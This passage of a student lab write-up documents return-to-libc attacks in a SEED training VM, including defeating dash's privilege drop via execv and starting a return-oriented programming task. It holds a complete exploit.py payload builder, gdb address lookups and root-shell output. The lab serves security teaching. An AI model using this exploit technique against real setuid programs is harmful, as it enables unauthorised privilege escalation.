it is successful.




```
[10/11/24]seed@VM:~/.../3Labsetup$ ./exploit.py
[10/11/24]seed@VM:~/.../3Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdac
Input size: 300
Address of buffer[] inside bof():  0xffffcd68
Frame Pointer value inside bof():  0xffffcd88
# whoami
root
# exit
Segmentation fault
```

Attack Variation # 2

We rename **retlib** to **newretlib** as recommended.




When we then rerun the attack, there is an error and we are unsuccessful. The “zsh:1” error shows us that the name of the program is stored so renaming it to a different length it causes a return error due to the address randomization.



```
[10/11/24]seed@VM:~/.../3Labsetup$ ./exploit.py
[10/11/24]seed@VM:~/.../3Labsetup$ ./retlib
bash: ./retlib: No such file or directory
[10/11/24]seed@VM:~/.../3Labsetup$ ./exploit.py
[10/11/24]seed@VM:~/.../3Labsetup$ ./newretlib
Address of input[] inside main():  0xffffcd9c
Input size: 300
Address of buffer[] inside bof():  0xffffcd58
Frame Pointer value inside bof():  0xffffcd78
zsh:1: command not found: h
```


Task 4: Defeat Shell’s countermeasure

Firstly, we set the symbolic link back to what it was. We then run the gdb in quiet mode again to execute the .retlib program. We set the breakpoint to main.




```
[10/12/24]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/dash /bin/sh
[10/12/24]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a liter
al. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a lite
ral. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x130f
```

Then we run .retlib in gdb




```
gdb-peda$ run
Starting program: /home/seed/Downloads/Lab3-Labsetup/Labsetup/retlib
[----------------------------------registers-----------------------------------
---]
EAX: 0xf7fb6808 --> 0xffffd1dc --> 0xffffd3aa ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0xe4adb79b
EDX: 0xffffd164 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd13c --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0
x10)
EIP: 0x5655630f (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overfl
ow)
[-------------------------------------code-------------------------------------
---]
   0x5655630a <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x5655630d <foo+61>: leave
   0x5655630e <foo+62>: ret
=> 0x5655630f <main>:   endbr32
   0x56556313 <main+4>: lea    ecx,[esp+0x4]
   0x56556317 <main+8>: and    esp,0xfffffff0
   0x5655631a <main+11>:        push   DWORD PTR [ecx-0x4]
   0x5655631d <main+14>:        push   ebp
[------------------------------------stack-------------------------------------
---]
```

To obtain the address of execv()), we call the print function p. It outputs **0xf7e994b0**. We also print the addresses of system and exit which are **0xf7e12420** and **0xf7e04f80** respectively.




```
0000| 0xffffd13c --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0
x10)
0004| 0xffffd140 --> 0x1
0008| 0xffffd144 --> 0xffffd1d4 --> 0xffffd377 ("/home/seed/Downloads/Lab3-L
absetup/Labsetup/retlib")
0012| 0xffffd148 --> 0xffffd1dc --> 0xffffd3aa ("SHELL=/bin/bash")
0016| 0xffffd14c --> 0xffffd164 --> 0x0
0020| 0xffffd150 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd154 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd158 --> 0xffffd1b8 --> 0xffffd1d4 --> 0xffffd377 ("/home/seed/D
ownloads/Lab3-Labsetup/Labsetup/retlib")
[------------------------------------------------------------------------------
---]
Legend: code, data, rodata, value

Breakpoint 1, 0x5655630f in main ()
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0xf7e12420 <system>
```

We also run ./retlib after quitting gdb for the addresses of the input[], buffer[], and frame pointer value.




```
gdb-peda$ p exit
$3 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ p execv
$4 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ quit
[10/12/24]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd9c
Input size: 0
Address of buffer[] inside bof():  0xffffcd58
Frame Pointer value inside bof():  0xffffcd78
(^_^)(^_^) Returned Properly (^_^)(^_^)
ffffd404
```

We input our obtained addresses into exploit.py. The system address is turned into the execv address, our buffer is inputted from the one in ./retlib, and the arr value is gotten from being 4 bytes from /bin/sh. We then use arrays for the /bin/sh input, adding 4 bytes to the values.



```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
buffer = 0xffffcd9c
arr = 48

X = 44
sh_addr = 0xffffd404       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 36
execv_addr = 0xf7e994b0    # The address of execv
content[Y:Y+4] = (execv_addr).to_bytes(4,byteorder='little')

Z = 40
exit_addr = 0xf7e04f80      # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

content[arr:arr + 8] = bytearray(b'/bin/sh\x00')
content[arr + 8: arr + 12] = bytearray(b'-p\x00\x00')
content[arr + 16: arr+20] = (buffer + arr).to_bytes(4,byteorder='little')
content[arr + 20: arr+24] = (buffer + arr +
8).to_bytes(4,byteorder='little')
content[arr + 24: arr+28] = bytearray(b'\x00' * 4)
content[X + 4: X+8] = (buffer + arr + 16).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```


After compiling exploit.py, we run retlib and see that the attack worked.




```
[10/12/24]seed@VM:~/.../Labsetup$ ./exploit.py
[10/12/24]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd9c
Input size: 300
Address of buffer[] inside bof():  0xffffcd58
Frame Pointer value inside bof():  0xffffcd78
# whoami
root
# exit
[10/12/24]seed@VM:~/.../Labsetup$ 
```

Task 5: Return-Oriented Programming

run **gdb -q retlib** then **p foo**. p foo returns **0x565562d0**.




```
[10/12/24]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did yo
u mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did y
ou mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x130f
gdb-peda$ run
Starting program: /home/seed/Downloads/Lab3-Labsetup/Labsetup/retlib
[-----------------------------------registers-----------------------------------
---]
EAX: 0xf7fb6808 --> 0xffffd1dc --> 0xffffd3aa ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0xd545cd22
EDX: 0xffffd164 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd13c --> 0xf7debee5 (<__libc_start_main+245>:        add    esp,0
x10)
EIP: 0x5655630f (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overfl
ow)
[-------------------------------------code--------------------------------------
---]
```



